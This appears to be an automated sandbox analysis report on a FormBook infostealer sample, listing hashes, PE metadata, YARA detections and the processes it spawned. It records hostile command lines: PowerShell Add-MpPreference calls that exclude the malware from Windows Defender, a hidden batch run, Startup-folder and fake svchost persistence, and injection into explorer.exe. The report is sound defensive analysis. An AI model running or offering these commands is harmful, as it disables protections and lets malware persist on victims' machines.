Preview:	.**********..Windows PowerShell transcript start..Start time: 20210915085335..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 284992 (Microsoft Windows NT 10.0.17134.0)..Host Application: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe Add-MpPreference -ExclusionPath C:\Users\user\Desktop\RYhdmjjr94.exe -Force..Process ID: 6392..PSVersion: 5.1.17134.1..PSEdition: Desktop..PSCompatibleVersions: 1.0, 2.0, 3.0, 4.0, 5.0, 5.1.17134.1..BuildVersion: 10.0.17134.1..CLRVersion: 4.0.30319.42000..WSManStackVersion: 3.0..PSRemotingProtocolVersion: 2.3..SerializationVersion: 1.1.0.1..**********..**********..Command start time: 20210915085335..**********..PS>Add-MpPreference -ExclusionPath C:\Users\user\Desktop\RYhdmjjr94.exe -Force..**********..Windows PowerShell transcript start..Start time: 20210915085652..Username: computer\user..RunAs User: computer\a

C:\Windows\ServiceProfiles\LocalService\AppData\Local\FontCache\Fonts\Download-1.tmp	
Process:	C:\Windows\System32\svchost.exe
File Type:	ASCII text, with no line terminators
Category:	dropped
Size (bytes):	55
Entropy (8bit):	4.306461250274409
Encrypted:	false
SSDEEP:	3:YDQRWu83XfAw2fHbY:YMRl83Xt2f7Y
MD5:	DCA83F08D448911A14C22EBCACC5AD57
SHA1:	91270525521B7FE0D986DB19747F47D34B6318AD
SHA-256:	2B4B2D4A06044AD0BD2AE3287CFCBECD90B959FEB2F503AC258D7C0A235D6FE9
SHA-512:	96F3A02DC4AE302A30A376FC7082002065C7A35ECB74573DE66254EFD701E8FD9E9D867A2C8ABEB4C482738291B715D4965A0D2412663FDF1EE6CBC0BA9FBA A
Malicious:	false
Reputation:	unknown
Preview:	{"fontSetUri":"fontset-2017-04.json","baseUri":"fonts"}

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Entropy (8bit):	6.324012336357782
TrID:	• Win32 Executable (generic) Net Framework (10011505/4) 49.98% • Win32 Executable (generic) a (10002005/4) 49.93% • Windows Screen Saver (13104/52) 0.07% • Generic Win/DOS Executable (2004/3) 0.01% • DOS Executable Generic (2002/1) 0.01%
File name:	RYhdmjjr94.exe
File size:	1053624
MD5:	44696d252000850d3ea71d9ae238aedc
SHA1:	1fb61a1df500f9025641526cb4013d555b129a84
SHA256:	1b39d6bf218028dfe7bc8254a3b1682804e9bf05b8298c708c318236f64ad986
SHA512:	e1115a0a70b6d532633c1c60733a2aebbdc9e14863deaec7f6e15604c20f9f3ce3d36132ec2b814a4c774b25a6c4c8ccad4003724b98abead2be3f752b9d6314
SSDEEP:	12288:M1VPzxljWH+fdg8yXresMdJFBwA48ayWMWPX6+Pqpn7PJuhgqCakBu7:yzxljW+g3Xub48ayWlK+ipnLJuhVkA7
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....^.....0..... ... .@.. .....`.....`.....

File Icon

Icon Hash:	00828e8e8686b000

Static PE Info

General

Entrypoint:	0x5012ce
Entrypoint Section:	.text

General

Digitally signed:	true
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	32BIT_MACHINE, EXECUTABLE_IMAGE
DLL Characteristics:	NO_SEH, TERMINAL_SERVER_AWARE, DYNAMIC_BASE, NX_COMPAT, HIGH_ENTROPY_VA
Time Stamp:	0x5E8F89C0 [Thu Apr 9 20:46:56 2020 UTC]
TLS Callbacks:	
CLR (.Net) Version:	v4.0.30319
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	f34d5f2d4577ed6d9ceec516c1f5a744

Authenticode Signature

Signature Valid:	**false**
Signature Issuer:	CN=Sectigo Public Code Signing CA R36, O=Sectigo Limited, C=GB
Signature Validation Error:	**A required certificate is not within its validity period when verifying against the current system clock or the timestamp in the signed file**
Error Number:	-2146762495
Not Before, Not After	• 7/7/2021 5:00:00 PM 7/8/2022 4:59:59 PM
Subject Chain	• CN=Afia Wave Enterprises Oy, O=Afia Wave Enterprises Oy, L=Helsinki, S=Uusimaa, C=FI
Version:	3
Thumbprint MD5:	4D53204310277C51FA444D3365AA03EB
Thumbprint SHA-1:	9B6F3B3CD33AE938FBC5C95B8C9239BAC9F9F7BF
Thumbprint SHA-256:	999BBF99F3B3C1A894340918D8F2C6A358E7EC6299BAB5D8FD6B9E7570ABF929
Serial:	69AD1E8B5941C93D5017B7C3FDB8E7B6

Entrypoint Preview

Data Directories

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x2000	0xff2d4	0xff400	False	0.536390104677	data	6.31812419802	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rsrc	0x102000	0x544	0x600	False	0.350260416667	data	3.72045311112	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.reloc	0x104000	0xc	0x200	False	0.044921875	data	0.0980041756627	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ

Resources

Imports

Version Infos

Network Behavior

Network Port Distribution

UDP Packets

Code Manipulations

Statistics

Behavior

Click to jump to process

System Behavior

Analysis Process: RYhdmjjr94.exe PID: 4328 Parent PID: 5492

General

Start time:	08:53:12
Start date:	15/09/2021
Path:	C:\Users\user\Desktop\RYhdmjjr94.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\Desktop\RYhdmjjr94.exe'
Imagebase:	0x1e0000
File size:	1053624 bytes
MD5 hash:	44696D252000850D3EA71D9AE238AEDC
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000000.00000000.407421207.0000000003B13000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000000.00000000.407421207.0000000003B13000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000000.00000000.407421207.0000000003B13000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000000.00000000.504065337.0000000003AB3000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000000.00000000.504065337.0000000003AB3000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000000.00000000.504065337.0000000003AB3000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_AntiVM_3, Description: Yara detected AntiVM_3, Source: 00000000.00000000.398079222.00000000036C9000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_UACBypassusingCMSTP, Description: Yara detected UAC Bypass using CMSTP, Source: 00000000.00000000.398079222.00000000036C9000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000000.00000000.507226392.0000000003B13000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000000.00000000.507226392.0000000003B13000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000000.00000000.507226392.0000000003B13000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_AntiVM_3, Description: Yara detected AntiVM_3, Source: 00000000.00000000.565866416.0000000005120000.00000004.00020000.sdmp, Author: Joe Security • Rule: JoeSecurity_UACBypassusingCMSTP, Description: Yara detected UAC Bypass using CMSTP, Source: 00000000.00000000.565866416.0000000005120000.00000004.00020000.sdmp, Author: Joe Security • Rule: JoeSecurity_AntiVM_3, Description: Yara detected AntiVM_3, Source: 00000000.00000000.401438972.000000000388C000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_UACBypassusingCMSTP, Description: Yara detected UAC Bypass using CMSTP, Source: 00000000.00000000.401438972.000000000388C000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AntiVM_3, Description: Yara detected AntiVM_3, Source: 00000000.00000000.412228109.0000000005120000.00000004.00020000.sdmp, Author: Joe Security • Rule: JoeSecurity_UACBypassusingCMSTP, Description: Yara detected UAC Bypass using CMSTP, Source: 00000000.00000000.412228109.0000000005120000.00000004.00020000.sdmp, Author: Joe Security • Rule: JoeSecurity_AntiVM_3, Description: Yara detected AntiVM_3, Source: 00000000.00000000.435912752.00000000036C9000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_UACBypassusingCMSTP, Description: Yara detected UAC Bypass using CMSTP, Source: 00000000.00000000.435912752.00000000036C9000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000000.00000000.407100125.0000000003AB3000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000000.00000000.407100125.0000000003AB3000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000000.00000000.407100125.0000000003AB3000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_AntiVM_3, Description: Yara detected AntiVM_3, Source: 00000000.00000000.461519073.000000000388C000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_UACBypassusingCMSTP, Description: Yara detected UAC Bypass using CMSTP, Source: 00000000.00000000.461519073.000000000388C000.00000004.00000001.sdmp, Author: Joe Security
Reputation:	low

File Activities

Show Windows behavior

File Created

File Deleted

File Written

File Read

Registry Activities — Show Windows behavior

Key Created

Key Value Created

Analysis Process: svchost.exe PID: 4824 Parent PID: 556

General

Start time:	08:53:15
Start date:	15/09/2021
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\svchost.exe -k netsvcs -p -s BITS
Imagebase:	0x7ff797770000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities — Show Windows behavior

Registry Activities — Show Windows behavior

Analysis Process: AdvancedRun.exe PID: 5136 Parent PID: 4328

General

Start time:	08:53:18
Start date:	15/09/2021
Path:	C:\Users\user\AppData\Local\Temp\866838ff-f925-41f4-be86-0619ea100a91\AdvancedRun.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\AppData\Local\Temp\866838ff-f925-41f4-be86-0619ea100a91\AdvancedRun.exe' /EXEFilename 'C:\Users\user\AppData\Local\Temp\866838ff-f925-41f4-be86-0619ea100a91\test.bat' /WindowState "0" /PriorityClass "32" /CommandLine " /StartDirectory " /RunAs 8 /Run
Imagebase:	0x400000
File size:	91000 bytes
MD5 hash:	17FC12902F4769AF3A9271EB4E2DACCE
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities — Show Windows behavior

Analysis Process: AdvancedRun.exe PID: 3228 Parent PID: 5136

General

Start time:	08:53:21
Start date:	15/09/2021
Path:	C:\Users\user\AppData\Local\Temp\866838ff-f925-41f4-be86-0619ea100a91\AdvancedRun.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\AppData\Local\Temp\866838ff-f925-41f4-be86-0619ea100a91\AdvancedRun.exe' /SpecialRun 4101d8 5136
Imagebase:	0x400000
File size:	91000 bytes
MD5 hash:	17FC12902F4769AF3A9271EB4E2DACCE
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

Analysis Process: svchost.exe PID: 6172 Parent PID: 556

General

Start time:	08:53:24
Start date:	15/09/2021
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\svchost.exe -k netsvcs -p
Imagebase:	0x7ff797770000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

Analysis Process: svchost.exe PID: 6212 Parent PID: 556

General

Start time:	08:53:25
Start date:	15/09/2021
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\svchost.exe -k LocalSystemNetworkRestricted -p -s NcbService
Imagebase:	0x7ff797770000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: powershell.exe PID: 6260 Parent PID: 4328

General

Start time:	08:53:26
Start date:	15/09/2021
Path:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Add-MpPreference -ExclusionPath 'C:\Users\user\Desktop\RYhdmjjr94.exe' -Force
Imagebase:	0x1110000
File size:	430592 bytes
MD5 hash:	DBA3E6449E97D4E3DF64527EF7012A10
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	high

File Activities

Show Windows behavior

File Created

File Deleted

File Written

File Read

Analysis Process: svchost.exe PID: 6284 Parent PID: 556

General

Start time:	08:53:28
Start date:	15/09/2021
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	c:\windows\system32\svchost.exe -k localservice -p -s CDPSvc
Imagebase:	0x7ff797770000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

Analysis Process: conhost.exe PID: 6380 Parent PID: 6260

General

Start time:	08:53:29
Start date:	15/09/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7ecfc0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true

Programmed in:	C, C++ or other language

Analysis Process: powershell.exe PID: 6392 Parent PID: 4328

General

Start time:	08:53:30
Start date:	15/09/2021
Path:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Add-MpPreference -ExclusionPath 'C:\Users\user\Desktop\RYhdmjjr94.exe' -Force
Imagebase:	0x1110000
File size:	430592 bytes
MD5 hash:	DBA3E6449E97D4E3DF64527EF7012A10
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Analysis Process: svchost.exe PID: 6456 Parent PID: 556

General

Start time:	08:53:30
Start date:	15/09/2021
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	c:\windows\system32\svchost.exe -k networkservice -p -s DoSvc
Imagebase:	0x7ff797770000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Analysis Process: conhost.exe PID: 6504 Parent PID: 6392

General

Start time:	08:53:31
Start date:	15/09/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7ecfc0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: powershell.exe PID: 6512 Parent PID: 4328

General

Start time:	08:53:31

Start date:	15/09/2021
Path:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Add-MpPreference -ExclusionPath 'C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\36C95A71.exe' -Force
Imagebase:	0x1110000
File size:	430592 bytes
MD5 hash:	DBA3E6449E97D4E3DF64527EF7012A10
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Analysis Process: svchost.exe PID: 6604 Parent PID: 556

General

Start time:	08:53:31
Start date:	15/09/2021
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\svchost.exe -k NetworkService -p
Imagebase:	0x7ff797770000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Analysis Process: powershell.exe PID: 6688 Parent PID: 4328

General

Start time:	08:53:33
Start date:	15/09/2021
Path:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Add-MpPreference -ExclusionPath 'C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\36C95A71.exe' -Force
Imagebase:	0x1110000
File size:	430592 bytes
MD5 hash:	DBA3E6449E97D4E3DF64527EF7012A10
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Analysis Process: conhost.exe PID: 6700 Parent PID: 6512

General

Start time:	08:53:34
Start date:	15/09/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7ecfc0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496

Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: conhost.exe PID: 6824 Parent PID: 6688

General

Start time:	08:53:35
Start date:	15/09/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7ecfc0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: powershell.exe PID: 6832 Parent PID: 4328

General

Start time:	08:53:35
Start date:	15/09/2021
Path:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Add-MpPreference -ExclusionPath 'C:\Users\user\Desktop\RYhdmjjr94.exe' -Force
Imagebase:	0x1110000
File size:	430592 bytes
MD5 hash:	DBA3E6449E97D4E3DF64527EF7012A10
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Analysis Process: conhost.exe PID: 6984 Parent PID: 6832

General

Start time:	08:53:37
Start date:	15/09/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7ecfc0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: 36C95A71.exe PID: 7004 Parent PID: 4328

General

Start time:	08:53:38
Start date:	15/09/2021
Path:	C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\36C95A71.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\36C95A71.exe'
Imagebase:	0xb30000
File size:	1053624 bytes
MD5 hash:	44696D252000850D3EA71D9AE238AEDC
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Analysis Process: powershell.exe PID: 7148 Parent PID: 4328

General

Start time:	08:53:40
Start date:	15/09/2021
Path:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Add-MpPreference -ExclusionPath 'C:\Users\Public\Documents\2FDD6624\svchost.exe' -Force
Imagebase:	0x1110000
File size:	430592 bytes
MD5 hash:	DBA3E6449E97D4E3DF64527EF7012A10
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Analysis Process: svchost.exe PID: 7156 Parent PID: 556

General

Start time:	08:53:40
Start date:	15/09/2021
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	c:\windows\system32\svchost.exe -k localservicenetworkrestricted -p -s wscsvc
Imagebase:	0x7ff797770000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Analysis Process: powershell.exe PID: 1140 Parent PID: 4328

General

Start time:	08:53:42
Start date:	15/09/2021
Path:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Add-MpPreference -ExclusionPath 'C:\Users\user\Desktop\RYhdmjjr94.exe' -Force
Imagebase:	0x1110000
File size:	430592 bytes

MD5 hash:	DBA3E6449E97D4E3DF64527EF7012A10
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Analysis Process: conhost.exe PID: 4944 Parent PID: 7148

General

Start time:	08:53:42
Start date:	15/09/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7ecfc0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: powershell.exe PID: 3688 Parent PID: 4328

General

Start time:	08:53:46
Start date:	15/09/2021
Path:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Add-MpPreference -ExclusionPath 'C:\Users\Public\Documents\2FDD6624\svchost.exe' -Force
Imagebase:	0x1110000
File size:	430592 bytes
MD5 hash:	DBA3E6449E97D4E3DF64527EF7012A10
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Analysis Process: conhost.exe PID: 1284 Parent PID: 1140

General

Start time:	08:53:48
Start date:	15/09/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7ecfc0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: 36C95A71.exe PID: 5628 Parent PID: 3472

General

Start time:	08:53:48
Start date:	15/09/2021
Path:	C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\36C95A71.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\36C95A71.exe'
Imagebase:	0x1f0000
File size:	1053624 bytes
MD5 hash:	44696D252000850D3EA71D9AE238AEDC
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Analysis Process: conhost.exe PID: 6408 Parent PID: 3688

General

Start time:	08:53:50
Start date:	15/09/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7ecfc0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: aspnet_compiler.exe PID: 6548 Parent PID: 4328

General

Start time:	08:53:59
Start date:	15/09/2021
Path:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\aspnet_compiler.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\aspnet_compiler.exe
Imagebase:	0x8a0000
File size:	55400 bytes
MD5 hash:	17CC69238395DF61AAF483BCEF02E7C9
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: svchost.exe PID: 6468 Parent PID: 3472

General

Start time:	08:54:02
Start date:	15/09/2021
Path:	C:\Users\Public\Documents\2FDD6624\svchost.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\Public\Documents\2FDD6624\svchost.exe'
Imagebase:	0x330000
File size:	1053624 bytes

MD5 hash:	44696D252000850D3EA71D9AE238AEDC
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Antivirus matches:	• Detection: 46%, Virustotal, Browse • Detection: 23%, Metadefender, Browse • Detection: 51%, ReversingLabs

Analysis Process: explorer.exe PID: 3472 Parent PID: 6548

General

Start time:	08:54:09
Start date:	15/09/2021
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Explorer.EXE
Imagebase:	0x7ff693d90000
File size:	3933184 bytes
MD5 hash:	AD5296B280E8F522A8A897C96BAB0E1D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000025.00000000.601965893.00000000076C0000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000025.00000000.601965893.00000000076C0000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000025.00000000.601965893.00000000076C0000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000025.00000000.592270922.0000000006791000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000025.00000000.592270922.0000000006791000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000025.00000000.592270922.0000000006791000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000025.00000000.600871078.00000000073C2000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000025.00000000.600871078.00000000073C2000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000025.00000000.600871078.00000000073C2000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000025.00000000.595996658.0000000006CCA000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000025.00000000.595996658.0000000006CCA000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000025.00000000.595996658.0000000006CCA000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000025.00000000.599863307.0000000007292000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000025.00000000.599863307.0000000007292000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000025.00000000.599863307.0000000007292000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000025.00000000.598338320.00000000070EE000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000025.00000000.598338320.00000000070EE000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000025.00000000.598338320.00000000070EE000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000025.00000000.601361941.00000000074C9000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000025.00000000.601361941.00000000074C9000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000025.00000000.601361941.00000000074C9000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group

Analysis Process: svchost.exe PID: 6068 Parent PID: 556

General

Start time:	08:54:09
Start date:	15/09/2021
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\svchost.exe -k WerSvcGroup
Imagebase:	0x7ff797770000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA

Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

